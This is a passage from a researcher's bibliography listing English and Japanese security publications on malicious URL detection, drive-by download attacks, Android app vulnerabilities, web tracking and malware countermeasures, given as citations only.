[B-5] Toshiki Shibahara, Kohei Yamanishi, Yuta Takata, Daiki Chiba, Mitsuaki Akiyama, Takeshi Yagi, Yuichi Ohsita, and Masayuki Murata, "Malicious URL Sequence Detection using Event De-noising Convolutional Neural Network," in Proceedings of the IEEE International Conference on Communications (ICC), pp.1–7, Paris, France, May 2017. DOI:10.1109/ICC.2017.7996831

[B-6] Takuya Watanabe, Mitsuaki Akiyama, Fumihiro Kanei, Eitaro Shioji, Yuta Takata, Bo Sun, Yuta Ishii, Toshiki Shibahara, Takeshi Yagi, and Tatsuya Mori, "Understanding the Origins of Mobile App Vulnerabilities: A Large-scale Measurement Study of Free and Paid Apps," in Proceedings of the 14th International Conference on Mining Software Repositories (MSR), pp.14–24, Buenos Aires, Argentina,

May 2017. DOI:10.1109/MSR.2017.23

Book

[C-1] 八木毅, 青木一史, 秋山満昭, 幾世知範, 高田雄太, 千葉大紀, “実践サイバーセキュリティモニタリング,” コロナ社, 2016.

Others

[D-1] 高田雄太, 秋山満昭, 八木毅, 矢田健, 後藤滋樹, “Web ブラウザ実装差異を悪用する解析回避コードの抽出と分類,” 電子情報通信学会 暗号と情報セキュリティシンポジウム （SCIS）, 2017 年 1 月.

[D-2] 高田雄太, 寺田真敏, 村上純一, 笠間貴弘, 吉岡克成, 畑田充弘, “マルウェア対策のための研究用データセット MWS Datasets 2016 ,” 情報処理学会 研究報告コンピュータセキュリティ（CSEC）, 2016-CSEC-74, vol.17, pp.1–8, 2016 年 7 月.

[D-3] 高田雄太, 秋山満昭, 八木毅, 針生剛男, “プログラムスライシングを用いた環境依存コードの実行網羅性向上による潜在的 URL の抽出,” 情報処理学会 コンピュータセキュリティシンポジウム（CSS）2014 論文集, vol.2014, no.2, pp.17–24, 2014 年 10 月.

[D-4] 高田雄太, 秋山満昭, 針生剛男, “ドライブバイダウンロード攻撃に使用される悪性な JavaScript の実態調査,” 信学技報, vol.113, no.502, ICSS2013-72, pp.59–64, 2014 年 3 月.

[D-5] 高田雄太, 森達哉, 後藤滋樹, “Web 感染型マルウェアのリダイレクト解析,” 情報処理学会 第 73 回全国大会講演論文集, vol.2011, no.1, pp.497–498, 2011 年 3 月.

[D-6] Yuta Takata, Mitsuaki Akiyama, and Takeo Hariu, “Extracting Redirect-Chain Variations in Drive-by Download Attacks Using Emulation of Various Client Environments,” USENIX Security Symposium Poster Session, August 2014.

[D-7] Fumihiro Kanei, Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, and Takeshi Yada, “Protecting Android Apps from Repackaging by Self-Protection Code,” Network and Distributed System Security Symposium (NDSS) Poster Session, February 2017.

[D-8] 石井悠太, 渡邉卓弥, 金井文宏, 高田雄太, 塩治榮太朗, 秋山満昭, 八木毅, 森達哉, “Android サードパーティーマーケットの大規模調査,” 電子情報通信学会 暗号と情報セキュリティシンポジウム （SCIS）, 2017 年 1 月.

[D-9] 山西宏平, 芝原俊樹, 高田雄太, 千葉大紀, 秋山満昭, 八木毅, 大下裕一, 村田正幸, “畳み込みニューラルネットワークを用いた URL 系列に基づくドライブバイダウンロード攻撃検知,” 情報処理学会 コンピュータセキュリティシンポジウム（CSS）2016 論文集, vol.2016, no.2, pp.811–818, 2016 年 10 月.

[D-10] 芳賀夢久, 高田雄太, 秋山満昭, 森達哉, “Web トラッキング検知システムの構築とサードパーティトラッキングサイトの調査,” 情報処理学会 コンピュータセキュリティシンポジウム（CSS）2016 論文集, vol.2016, no.2, pp.1079–1086, 2016 年 10 月.
(CSS2016 学生論文賞 受賞)

[D-11] Yumehisa Haga, Yuta Takata, Mitsuaki Akiyama, Tatsuya Mori, and Shigeki Goto, “Canvas Fingerprinting in the Wild: A Large-scale Measurement and Evaluation,” International Symposium on Research in Attacks, Intrusions and Defenses (RAID) Poster Session, November 2015.

[D-12] Fumihiro Kanei, Mitsuaki Akiyama, Yuta Takata, and Takeshi Yada, “Observing Interaction between Java and JavaScript for privacy leakage detection in

Android," International Symposium on Research in Attacks, Intrusions and Defenses (RAID) Poster Session, November 2015.

[D-13] Toshiki Shibahara, Takeshi Yagi, Mitsuaki Akiyama, Yuta Takata, and Takeshi Yada, "Detecting Malicious Web Pages based on Structural Similarity of Redirection Chains," ACM Conference on Computer and Communications Security (CCS) Poster Session, October 2015.

[D-14] 芝原俊樹, 八木毅, 秋山満昭, 高田雄太, 矢田健, "リダイレクトの構造的類似性に基づく悪性 Web ページ検知手法," 情報処理学会 コンピュータセキュリティシンポジウム (CSS) 2015 論文集, vol.2015, no.3, pp.496–503, 2015 年 10 月.

[D-15] 芳賀夢久, 高田雄太, 秋山満昭, 森達哉, 後藤滋樹, "Canvas Fingerprinting を用いた Web トラッキングの検証と実態調査, " 情報処理学会 コンピュータセキュリティシンポジウム (CSS) 2015 論文集, vol.2015, no.3, pp.686–693, 2015 年 10 月.

[D-16] Takeo Hariu, Keiichi Yokoyama, Mitsuhiro Hatada, Takeshi Yada, Takeshi Yagi, Mitsuaki Akiyama, Tomonori Ikuse, Yuta Takata, Daiki Chiba, and Yasuyuki Tanaka, "Security Intelligence for Malware Countermeasures to Support NTT Group's Security Business," NTT Technical Review, vol.13, no.12, pp.1–7, December 2015.

[D-17] 針生剛男, 横山恵一, 畑田充弘, 矢田健, 八木毅, 秋山満昭, 幾世知範, 高田雄太, 千葉大紀, 田中恭之, "NTT グループのセキュリティビジネスを支えるマルウェア対策用セキュリティインテリジェンス," NTT 技術ジャーナル, vol.27, no.10, pp.18–22, 2015 年 10 月.